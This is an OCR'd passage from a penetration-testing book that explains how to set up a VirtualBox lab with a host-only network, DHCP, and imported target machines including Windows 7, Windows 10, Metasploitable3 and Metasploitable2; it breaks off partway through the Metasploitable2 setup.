


Figure 2.8 – Creating a VirtualBox adapter

3. You should now be greeted with the virtual network manager screen. Based on our network requirements, as described earlier, we will need to set up a specific IP address mask and enable DHCP for automatic IP assignment. To configure our IP address mask, select the virtual network adapter we created and click on the **Properties** button to begin the customization process:



Name	IPv4 Address/Mask	IPv6 Address/Mask	DHCP Server
VirtualBox Host-Only Ethernet A...	10.10.10.1/24		□ Enable


○ Configure Adapter Automatically
● Configure Adapter Manually

IPv4 Address: 10.10.10.1
IPv4 Network Mask: 255.255.255.0
IPv6 Address: fe80::6d6e:b5c3:7ba7:2d78
IPv6 Prefix Length: 64

Figure 2.9 – Configuring a virtual network adapter

4. Within the configuration options for the adapter, ensure that you check the **Configure Adapter Manually** option, as demonstrated in *Figure 2.9*. Add the IP address mask we specified earlier. Once done, click on the **Apply** button to save the configuration.

We now need to enable the DHCP server. This can be enabled and configured under the **DHCP Server** tab in the **Adapter Configuration** menu. After enabling DHCP, you will need to provide the addressing schema and the default gateway address. You can use the configuration outlined in *Figure 2.10*:



Name	IPv4 Address/Mask	IPv6 Address/Mask	DHCP Server
VirtualBox Host-Only Ethernet A...	10.10.10.1/24		☑ Enable

☑ Enable Server

Server Address: 10.10.10.1

Server Mask: 255.255.255.0

Lower Address Bound: 10.10.10.2

Upper Address Bound: 10.10.10.254

Figure 2.10 – The VirtualBox DHCP configuration

5. After modifying the IP addressing schema for the DHCP server, click on **Apply** to save the configuration.

Now that we have created and configured our virtual network within VirtualBox, we can begin setting up our virtual machines within VirtualBox and adding them to the virtual network we have created.

Setting up our target virtual machines

We now have a fully configured hypervisor and virtual network in which we can operate; however, we also need to set up our **target virtual machines**, which will comprise two of the most popular operating systems used and adopted worldwide: Windows and Linux. Having practical experience in exploiting both operating systems is vital for a penetration tester, as you are likely to encounter both operating systems in real-world scenarios, although under different deployments and use cases.

As outlined earlier, our target virtual machines will comprise a robust mix of different versions of Windows and Linux, and some of them will have been preconfigured with vulnerabilities to aid and enhance the learning process.

Setting up Windows virtual machines

Given the popularity and adoption of the Windows operating system, it is essential to understand how to perform privilege escalation attacks on both *Desktop* versions of Windows and *Windows Server deployments*. For this reason, our lab will consist of the following versions of Windows:

- Windows 10
- Windows 7
- Windows Server 2008

Windows operating systems require a license and need to be activated in order to function. However, we can leverage the benefits offered by *Microsoft TechNet Evaluation Center*. This offers between 90-day and 180-day trials for both desktop and server operating systems.

However, this service only offers the latest versions of Windows from Windows 10 and Windows Server 2016 to Windows Server 2012 and Windows 8.1. For our Windows 7 virtual machine, we can leverage the **Microsoft Edge Legacy** virtual machines that use older versions of Windows.

I will not be covering the Windows installation process. In this book, I will demonstrate the process of configuring and adding our virtual machines to the virtual network we have created.


We will start by downloading and configuring our required Windows virtual machines in the next sections.

Setting up the Windows 7 virtual machine

We will now take a look at how to set up our Windows 7 virtual machine on VirtualBox.

To set up the Windows 7 virtual machine, follow these steps:

1. First, you will need to download the Windows 7 virtual machine **OVA** file, which can be downloaded at `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`.
2. On the website, you will be prompted to select your virtual machine version and virtual machine platform, as illustrated in *Figure 2.11*. Ensure that you specify **Win7** as the version and **VirtualBox** as the platform:



Virtual Machines

Test IE11 and Microsoft Edge Legacy using free Windows 10 virtual machines you download and manage locally

Select a download


Virtual Machines: IE11 on Win7 (x86)

Choose a VM platform: VirtualBox

Figure 2.11 – Downloading the Windows 7 virtual machine image

3. You can now click on the **Download** button to download the compressed VirtualBox OVA file.

4. After you have downloaded and extracted the archive, you will be presented with an OVA file. The OVA file is a preconfigured and preinstalled virtual machine that does not need to be installed or configured; therefore, this will save time. The OVA file can be imported by double-clicking on it. This will open an **Import Virtual Appliance** screen, as shown here:



Import Virtual Appliance

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1

Name	IE10 - Win7
Guest OS Type	Windows 7 (32-bit)
CPU	1
RAM	1024 MB
DVD	☑
USB Controller	☑
Network Adapter	☑ Intel PRO/1000 MT Desktop (82540EM)
Storage Controller (IDE)	PIIX4
Virtual Disk Image	IE10 - Win7-disk1.vmdk

Machine Base Folder: C:\Users\Alexis-WS\VirtualBox VMs


MAC Address Policy: Include only NAT network adapter MAC addresses

Additional Options: ☑ Import hard drives as VDI

Appliance is not signed

Figure 2.12 – VirtualBox OVA import

5. Ensure that you specify the **Machine Base Folder** to a directory or location that you have set up and configured for your virtual machines; this is the directory where the virtual machine will be imported to. After specifying the base folder, you can click on **Import** to begin the import process, as illustrated in *Figure 2.13*:



Importing Appliance ...: Importing appliance 'F:/VMs/ISO Files/IE...

Importing virtual disk image 'IE10 - Win7-disk1.vmdk' ... (2/3)

3%

1 minute, 52 seconds remaining

Figure 2.13 – The VirtualBox OVA import process

6. After the importation process has been completed, we can now add the virtual machine to the virtual network we have set up. To do this, select the virtual machine, as shown in the left-hand bar in *Figure 2.14*, and click on the **Settings** button to modify the virtual machine settings:





Figure 2.14 – The virtual machine settings

7. This will bring up the **Options** menu, where you can change the virtual machine name and resource allocation; however, we are also interested in adding the virtual machine to the virtual network. This can be done by clicking on the **Network** option, as shown in *Figure 2.15*, and specifying the adapter (in this case, **Adapter 1** on the screen) as **Host-only Adapter**:



☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Figure 2.15 – Virtual machine network configuration

The virtual machine should now be configured to run and operate in the virtual network we have created. We can now move on to set up our Windows Server 2008 virtual machine also known as **Metasploitable3**.

Setting up the Metasploitable3 virtual machine

For our Windows Server 2008 virtual machine, we will be using an intentionally vulnerable virtual machine based on Windows Server 2008, called Metasploitable3. It was designed and created by *Rapid7* to teach and demonstrate various penetration testing and privilege escalation techniques.


To learn more about Metasploitable3, you can read up on the release notes at `https://blog.rapid7.com/2016/11/15/test-your-might-with-the-shiny-new-metasploitable3/`.

Setting up Metasploitable3 involves a manual building process; however, prebuilt virtual machine files also exist, which we can use to set up our virtual machine without any hassle or installation:

1. To get started with the setup process, we first need to download the OVA file.

   The prebuilt **Metasploitable3 Box** file can be downloaded at `https://app.vagrantup.com/rapid7/boxes/metasploitable3-win2k8`.

2. After downloading the virtual machine file, the importation process is similar to that of Windows 7. Simply double-click on the **OVA** file and it will bring up the virtual machine import screen, as follows:



Import Virtual Appliance

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1	
Name	metasploitable3-win2k8 1
Guest OS Type	Windows 2008 (64-bit)
CPU	2
RAM	4096 MB
USB Controller	☑
Network Adapter	☑ Intel PRO/1000 MT Desktop (82540EM)
Storage Controller (IDE)	PIIX4

Machine Base Folder: C:\Users\Alexis-WS\VirtualBox VMs


MAC Address Policy: Include only NAT network adapter MAC addresses

Additional Options: ☑ Import hard drives as VDI

Appliance is not signed

Figure 2.16 – Importing Metasploitable3

3. Specify your **Base Directory** virtual machine and begin the import process, as follows:



Importing Appliance ...: Importing appliance 'F:/VMs/ISO Files/Vulnera...


Importing virtual disk image 'metasploitable3-disk001.vmdk' ... (2/2)

3%

3 minutes remaining

Figure 2.17 – Importing Metasploitable3

4. After the virtual machine has been imported, we can modify the virtual machine settings to configure Metasploitable3 to use the virtual network, as follows:



metasploitable3-win2k8 - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter


Advanced

Figure 2.18 – Metasploitable3 network settings

Setting up the Windows 10 virtual machine

You will need to manually install the Windows 10 virtual machine, given that no prebuilt virtual machine files are offered by Microsoft. If you have no experience of installing Windows manually from an *ISO* file or a *disc image*, use the installation guide at `https://www.extremetech.com/computing/198427-how-to-install-windows-10-in-a-virtual-machine`:

1. To download the Windows 10 ISO, you will need to navigate to the following URL: `https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise`. This will prompt you to specify the version of Windows 10 you would like to download. Go ahead and specify **Windows 10 Enterprise** and click on **Continue**. Afterward, you will need to provide your personal information to access the download:



Windows 10 Enterprise

Evaluations | **90 days**

This evaluation software is designed for IT professionals interested in trying
this evaluation if you are not an IT professional or are not professionally

⊖ **Get started for free**


Please select your experience:

● ISO - Enterprise

○ ISO - LTSC

Figure 2.19 – Downloading Windows 10 ISO

2. After downloading the ISO, you can create the virtual machine in VirtualBox and install Windows manually.
3. After successfully installing Windows 10, you can now modify the **Network** settings to configure the virtual machine to use the virtual network we have created, as shown in the following screenshot:



Windows 10 Pro - Settings

Network

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Figure 2.20 – Windows network settings

We have now successfully set up our Windows virtual machines and configured them to use our customized virtual network. Let's now take a look at how to set up our Linux virtual machine.

Setting up Linux virtual machines


Typically, Linux is set up and configured to run as a server, primarily for the hosting of services such as web applications, mail gateways, and database servers. This vastly increases the threat surface and the number of attack vectors that an attacker can exploit in order to gain initial access into a Linux system; for example, a vulnerability in the web server can lead to total system compromise.

For this reason, we will be using an intentionally vulnerable Linux virtual machine called **Metasploitable2**, which is also created by *Rapid7* with the aim of teaching and demonstrating Linux exploitation and privilege escalation techniques.

Setting up Metasploitable2

Metasploitable2 is a free and intentionally vulnerable Ubuntu virtual machine that can be set up and deployed on any type 2 hypervisor. Let's take a look at how to set it up:

1. Metasploitable2 can be downloaded at `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`.
2. This URL will direct you to **SourceForge**, where you will be prompted to download the Metasploitable2 compressed archive, as follows:




This PC › My Files (F:) › VMs › ISO Files › Vulnerable › MS2 ›

Name	Date modified	Type	Size
metasploitable-linux-2.0.0	10/29/2017 12:16 AM	WinRAR ZIP archive	852,653 KB

Figure 2.21 – The Metasploitable2 archive

3. After downloading and extracting the archive, we are presented with a `VMDK` (**Virtual Machine Disk**) file that we will use to set up the virtual machine, which you can see in the list here:



Name	Date modified	Type	Size
Metasploitable	5/21/2012 12:45 AM	VMware Virtual M...	9 KB
Metasploitable	5/21/2012 12:46 AM	VMDK File	1,900,864 KB
Metasploitable	5/21/2012 12:46 AM	VMware snapshot ...	1 KB
Metasploitable	5/21/2012 12:46 AM	VMware virtual m...	3 KB
Metasploitable	5/21/2012 12:37 AM	VMware Team Me...	1 KB

Figure 2.22 – The Metasploitable2 archive

4. To set up Metasploitable2, we will need to create a new virtual machine. Click on the **New** button in VirtualBox, as shown in the following screenshot:


